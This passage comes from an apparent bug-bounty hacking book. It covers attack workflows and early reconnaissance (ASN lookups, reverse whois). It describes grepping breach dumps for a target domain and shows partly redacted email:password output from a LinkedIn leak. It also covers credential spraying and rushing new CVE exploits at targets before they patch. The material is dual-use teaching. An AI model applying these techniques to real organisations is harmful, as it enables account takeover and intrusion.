


Figure 16: Leaked credentials workflow flowchart

First you must go out and find all of these database leaks. These can be downloaded for free by simply searching on google. I won’t show you where to find these you will have to do that yourself. Once you have your database leaks the final step is to grep through these files for your target domain, something like “*@example.com”. After that is completed you should have a list of emails with their associated clear text password.



```
alex@alex-PowerEdge-R710:/storage/databaseZip$ cat Linkedin.txt | grep "@example.com"
mi[redacted]@example.com:tes[redacted]
vo[redacted]i@example.com:go[redacted]
mi[redacted]y@example.com:mi[redacted]
jo[redacted]example.com:repl[redacted]
he[redacted]er@example.com:butter[redacted]
ma[redacted]ta_99@example.com:069[redacted]
ka[redacted]_tutar_el@example.com:21[redacted]
ma[redacted]ano@example.com.br:2457m[redacted]
Ke[redacted]thADouglas@example.com:1[redacted]
yo[redacted]ick@example.com:wcx[redacted]
Dr[redacted]sky@example.com:113[redacted]
su[redacted]male143@example.com:far[redacted]
ce[redacted]i.07@example.com:250[redacted]
in[redacted]example.com:heslohes[redacted]
tr[redacted]xample.com:PAssw[redacted]
ha[redacted]088@example.com:1234[redacted]
Re[redacted]a@example.com:Rebeka[redacted]
re[redacted]uas@example.com:nauy[redacted]
```

Figure 17: Parsing LinkedIn database leak for company credentials

Some stuff has been blurred out but as you can see, we have a list of emails and their associated passwords. These credentials could then be used to login to an organization's SSH, VPN, email, or any other service that is exposed to the internet. These workflows are meant to be of a high level without technical details but I was a little less vague on this process because I won't be talking about this workflow past this point. I only included this workflow so that you become aware of this attack.

Conclusion

Hackers have been hacking databases since the beginning of time. If these database leaks are posted online, we can perform searches against them to find user credentials belonging to our target. This combined with the fact that people love to reuse passwords will often lead to an easy victory. Though you should know that this type of attack is probably out of scope if you're doing a bug bounty.

Exploit Workflows

New CVE Workflow

Introduction

This is another favorite workflow of mine which has allowed me to find Remote Code Execution (RCE) and other critical vulnerabilities. However, unlike other workflows this can only be initiated a limited number of times per year. It's not every day that a new RCE comes out.

Workflow

So, this workflow revolves around pouncing on a target the second a new CVE with a working POC comes out. You aren't looking for lame vulnerabilities here, you are looking for high impact vulnerabilities like SQL injection, and RCE. I have personally had a lot of success with this workflow and can guarantee it will work if done properly.




Figure 18 New CVE workflow flowchart

In order for the workflow to work you need to be one of the first people exploiting a new CVE, remember you don't get paid for duplicates so it’s a race against the clock. You are competing against the blue team patching their software and the rest of us bug bounty hunters who are searching for these vulns. If you have properly set up your pre game environment you will be able to tell the second a new CVE drops via NIST and other sources. It’s vital that you know within the first 24 - 72 hours. After that, things start to become mainstream others will learn about the exploit which means more competition and more chances of the blue team patching. You don’t want to be that hunter who missed the opportunity to cash in on easy wins, you need to know the day something critical drops. Hopefully you have already fingerprinted your targets so you can easily search which domains are impacted by the new CVE. If not, you will move directly to this phase to determine which targets to go after. Let's say some dude named

Orange drops a Palo alto firewall RCE exploit. You will need to figure out if your targets are running Palo alto so you can launch the exploit. You don’t want to go around trying to exploit everything as that would be foolish. Once you find some potential targets via fingerprinting you should launch the POC exploit code and wait to see if it worked.

Conclusion

This is a really basic workflow but it produces superb results. There really isn't anything fancy you just wait for new exploits to come out and run them against your target before they get a chance to patch their systems. Here it's all about speed, your racing against the blue team and other bug bounty hunter. The second a new CVE drops with a working POC you want to be exploiting it. This workflow only happens every so often and you have to act fast when it does. If you are one of the first ones to react you are almost guaranteed a win.

Known Exploit/Misconfiguration Workflow

Introduction

This is a workflow that everyone is most likely already doing. Searching for known vulnerabilities is taught in every ethical hacking course, it’s one of the first things you learn. If this workflow isn’t a part of your process then you are seriously missing out on a lot of vulnerabilities.

Workflow

The basic idea here is to fingerprint your targets assets so you can find known CVEs and misconfigurations impacting their technology stack. For example, if your target is running apache struts then you may want to try launching some throwing some apache struts exploits at the target.




Figure 19: Known exploit / misconfig workflow flowchart

You need to fingerprint both the targets domains and IPs. Once that is completed you can search for public CVEs with working POCs. You're not only looking for CVEs, you're also looking for misconfigurations. CVEs get patched while misconfigurations can happen at any time to anyone, that's why I find misconfigurations so interesting. Each technology stack has their own misconfigurations so you need to be familiar with everything.

Conclusion

Searching for known exploits and misconfigurations is how most beginners learn to hack. I can confirm after many years in the field I still use this workflow to find vulnerabilities. As you gain experience and are exposed to different technology stacks you will get better at this workflow. The key to this workflow is knowing how to google information and experience.

CMS Workflow

Introduction

This workflow is similar to known exploit/misconfiguration workflow except we are specifically targeting content management systems (CMS). According to the company w3techs over half of the internet uses some kind of CMS.




Figure 20: Percentage of internet using CMS

WordPress alone runs over 30% of all sites on the internet. So being able to properly probe these systems for vulnerabilities is vital as you are guaranteed to come across them in the wild.

Workflow

Your process changes a little when dealing with a CMS but it's similar to the known vulnerability workflow. Over half the internet is ran by a CMS so there have been a lot of people poking at these systems over the years and that work has led to lots of exploits being released to the public. These exploits are generally bundled up as some sort of tool which scans for everything, this makes your life a lot easier as a tester, all you need to know is what tool to run for which CMS.




Figure 21: CMS workflow flowchart

This workflow relies entirely on being able to identify websites running a CMS. If you don't know how to fingerprint an application you won't be able to pick the correct scanner to run against it. This process will be talked about in detail later in the book.

Conclusion

Half the internet is running by a CMS which means you're definitely going to be coming across these while testing. You don't typically perform manual testing against a CMS, you normally run some type of scanner against the host which looks for known CVEs and misconfigurations.


OWASP Workflow

Introduction

This workflow is normally done manually with little help from automated scanners. You are looking for OWASP type vulnerabilities such as SQL injection cross site request forgery (CSRF), Cross site scripting (XSS), Authentication issues, IDOR, and much more. These are your common vulnerabilities found in every web application. While looking manually be on the lookout for architecture and logic flows that automated scanners can't pick up. Note that manual testing tends to find unique vulnerabilities that tend to pay very well.

Workflow

This workflow is used to find classic web vulnerabilities described by OWASP. If your hunting for XSS, SQLI, IDOR, file upload, or any other vulnerability it will should during this phase.



This workflow relies heavily on manually testing to find vulnerabilities, you want to focus in on a single endpoint belonging to your target. However, automated scanners can be used to find low hanging fruit and they help speed up the process. For example, you could utilize burp scanner to help find vulnerabilities in an application. That being said the vast majority of your findings will come from manual analysis. Authentication issues, logic flaws, and several other vulnerabilities are extremely hard to find with automated scanners.

Conclusion

This workflow tends to be a mix of manual and automated testing. You want to look at the endpoint manually so you can cover it in depth, find unique vulnerabilities, and test for vulnerabilities that scanners can't do. You are looking for OWASP vulnerabilities found in the vast majority of applications, this should not be limited to just the OWASP top 10. As you gain experience testing applications you will get better at this approach.

Brute Force Workflow

Introduction

This workflow involves brute forcing exposed admin interfaces, SSH services, FTP, services, and anything else that accepts credentials. If doing this for bug bounties make sure this technique is in scope. A lot of companies prohibit this type of testing but I'm going to talk about it anyway because it's a valuable technique to know.

Workflow

This workflow works well with the GitHub workflow and the leaked credentials workflow. If you find working credentials on GitHub or if you find a database leak with the targets credentials you could spray those across all of their login services to see if they work. You could also build a list of default or common usernames and passwords and spray those across the target's login services.




Figure 22: Brute force workflow flowchart

This workflow has been used by malicious hackers and pentesters alike but a lot of bug bounty programs prohibit this type of testing. So, make sure this type of attack is in scope before using this workflow.

Conclusion

Brute forcing credentials is an age-old attack. This attack may be old but it still works all the time, guessing admin credentials is an instant game over. The only issue with this workflow is that many organizations will consider this type of attack out of scope so make sure to check.

Summary

A workflow is a high-level view of an attack process. Specific technologies and tooling are not mentioned on purpose as over time tools evolve and change. These workflows stay true regardless of what tool you use, though some tools may enhance your results.

Everyone should master the traditional workflow which includes finding subdomains, IPs, fingerprinting endpoints, and other standard practices. This recon workflow is critical for other workflows to happen. The GitHub and cloud workflow are excellent for finding vulnerabilities from the start, if you're looking for quick dirty wins these are the workflows for you.

The information gathered in the traditional workflow feeds the vast majority of the exploit workflows. The new CVE, known/misconfiguration, and CMS workflows all rely on fingerprint data gathered during the traditional workflow. These workflows make for a perfect combination and this is how many bug bounty hunters operate. Some bug bounty hunters prefer to do things manually, which is where the OWASP workflow comes in. This workflow is used to find those typical OWASP vulnerabilities and other web exploits that scanners typically miss. You will see some of your biggest payouts come from this workflow as you will find unique vulnerabilities that have a heavy impact.

Hacking is a science and an art. At the end of the day you will have to do what works best for you but it’s best to have things mapped out so you have a general idea of what to do. You can mix different workflows together or you can come up with something totally different, you will have to decide what works best for you and how you want to operate.

Section 2: Reconnaissance

Introduction

One of the first steps when starting an engagement is to do some reconnaissance on your target. Recon will make or break you. If you fail to do this process correctly it will severely hinder your results and the likelihood of finding vulnerabilities.

Chapter 6: Reconnaissance Phase 1

Introduction

In my opinion one of the best explanations of the beginning recon process is from ***0xpatrik.*** The beginning of the recon phase is broken down into vertical and horizontal correlation. The idea behind horizontal correlation is to find all assets related to a company. This could be acquisitions, CIDR ranges, and domains that are owned by the same person. Vertical correlation when dealing with domains involves finding all subdomains belonging to a single domain.




Figure 23: Vertical & horizontal domain enumeration

CIDR Range

Introduction

A Classless Inter-Domain Routing (CIDR) range is a short way of representing a group of IP addresses. Compromising a server hosted on a company's CIDR range may lead you directly into their internal network therefore these assets are considered critical and are ideal targets. Depending on the targets scope you may be able to target a company's CIDR range. I would expect this to be clearly defined in the scope but for large organizations you may have to figure this out yourself.


ASN

Introduction

An Autonomous System Number (ASN) is a way to represent a collection of IPs and who owns them. The IP address pool is spread across five Regional Internet Registries (RIRs) AFRINIC, APNIC, ARIN, LACNIC, and RIPE NCC. The providers then allocate IP ranges to different organizations. If a company wishes to buy a block of IP addresses, they must purchase it from one of these providers.

ASN Lookup

Each RIRs has their own way to query their database of information. You could go out to each one separately or you could use a service that aggregates all the results together.



asn:facebook

Total amount of IPs for this ASN: **204,544**

As Number	As Name	CIDR Range
54115	Facebook Inc	163.114.128.0/24
54115	Facebook Inc	163.114.130.0/23
54115	Facebook Inc	199.201.64.0/22
54115	Facebook Inc	199.201.64.0/24
54115	Facebook Inc	199.201.66.0/23
32934	Facebook, Inc.	31.13.24.0/21
32934	Facebook, Inc.	31.13.64.0/19

Figure 24: ASN lookup site

We can use (https://mxtoolbox.com/asn.aspx) to find a company's ASN as well as their correlating CIDR ranges. Note that small organizations won't have a dedicated CIDR range, they normally use third party cloud vendors such as AWS and Rackspace, or they will host their stuff under an internet service provider (ISP) IP. However, large companies tend to have their own CIDR range and we can use this information to target machines hosted there.

Conclusion

CIDR ranges can be used to help identify assets belonging to an organization. Small organizations tend to host all their assets on the cloud but large organizations will have a dedicated IP range. If a company wants a CIDR range it must be allocated to them by one of the five RIRs. These databases are public and can be queried to determine what resources an organization owns. If servers hosted on these IPs are compromised, they could link directly into the targets internal network, this is what makes these targets so interesting.


Reverse Whois

Introduction

Another trick to find assets owned by an organization is to see which domains that company has purchased. When registering a domain your information is saved in a whois database. This information contains the registers name, address, email, and much more. Searching the whois database we can find all domains registered by the email “*.example.com”. Some people will use whois guard to hide this information but many companies forget to enable this. Note that some companies have a predefined scope that can’t be broken but others have very large and open scopes and this technique can be used to find hidden assets.

Reverse whois

There are several online sources that constantly monitor and scrape the whois database for analysis. We can use these services to find domains that are owned by the same organization.



ViewDNS.info > Tools > **Reverse Whois Lookup**

This free tool will allow you to find domain names owned by an individual person or company. Simply enter the email address or name of the person or company to find other domains registered using those same details. FAQ.

Registrant Name or Email Address: facebook.com GO

```
Reverse Whois results for facebook.com
==============

There are 560 domains that matched this search query.
The first 500 of these are listed below:
```

Domain Name	Creation Date	Registrar
1-facebook.com	2016-04-20	GODADDY.COM, LLC
3g-facebook.com	2017-06-17	TURNCOMMERCE, INC. DBA NAMEBRIGHT.COM
3m-rsj.com	2013-09-02	PSI-USA, INC. DBA DOMAIN ROBOT
3ut.us	2011-05-10	GMO INTERNET, INC. D/B/A ONAMAE.COM
83728763471r714e4182r1d223e2-noreply-facebook.com	2018-07-15	GODADDY.COM, LLC
aamco-facebook.com	2017-06-21	TUCOWS DOMAINS INC.
aamco-facebook.com	2017-06-21	TUCOWS DOMAINS INC.
access-facebook.com	2009-05-29	GODADDY.COM, LLC
account-security-facebook.com	2018-02-16	ASCIO TECHNOLOGIES, INC. DANMARK - FILIAL AF ASCIO TECHNOLOGIES, INC. USA

Figure 25: Reverse whois lookup

The online service can be used to perform reverse whois searches for free. This service uses historical whois data to find domains that were registered using the same email.

- https://viewdns.info/reversewhois

Conclusion

Using historical whois data to perform reverse whois searches is an excellent way to find domains that were purchased by the same organization. Companies often own more than one domain so finding these additional assets can help widen your scope.


Reverse DNS

Introduction

Without the Domain Name System (DNS) you wouldn't be able to correlate domains to IPs (if you don't know what DNS is, I would suggest googling it now). DNS records contain several bits of information that can be used to correlate domains to one another. The A, NS, and MX records are the most popular ways to find domains that are likely to be owned by the same person. If domains share the same A, NS, or MX record then it is possible they are owned by the same person. We can use reverse IP, reverse name server, and reverse mail server searches to find these domains.

Reverse Name server

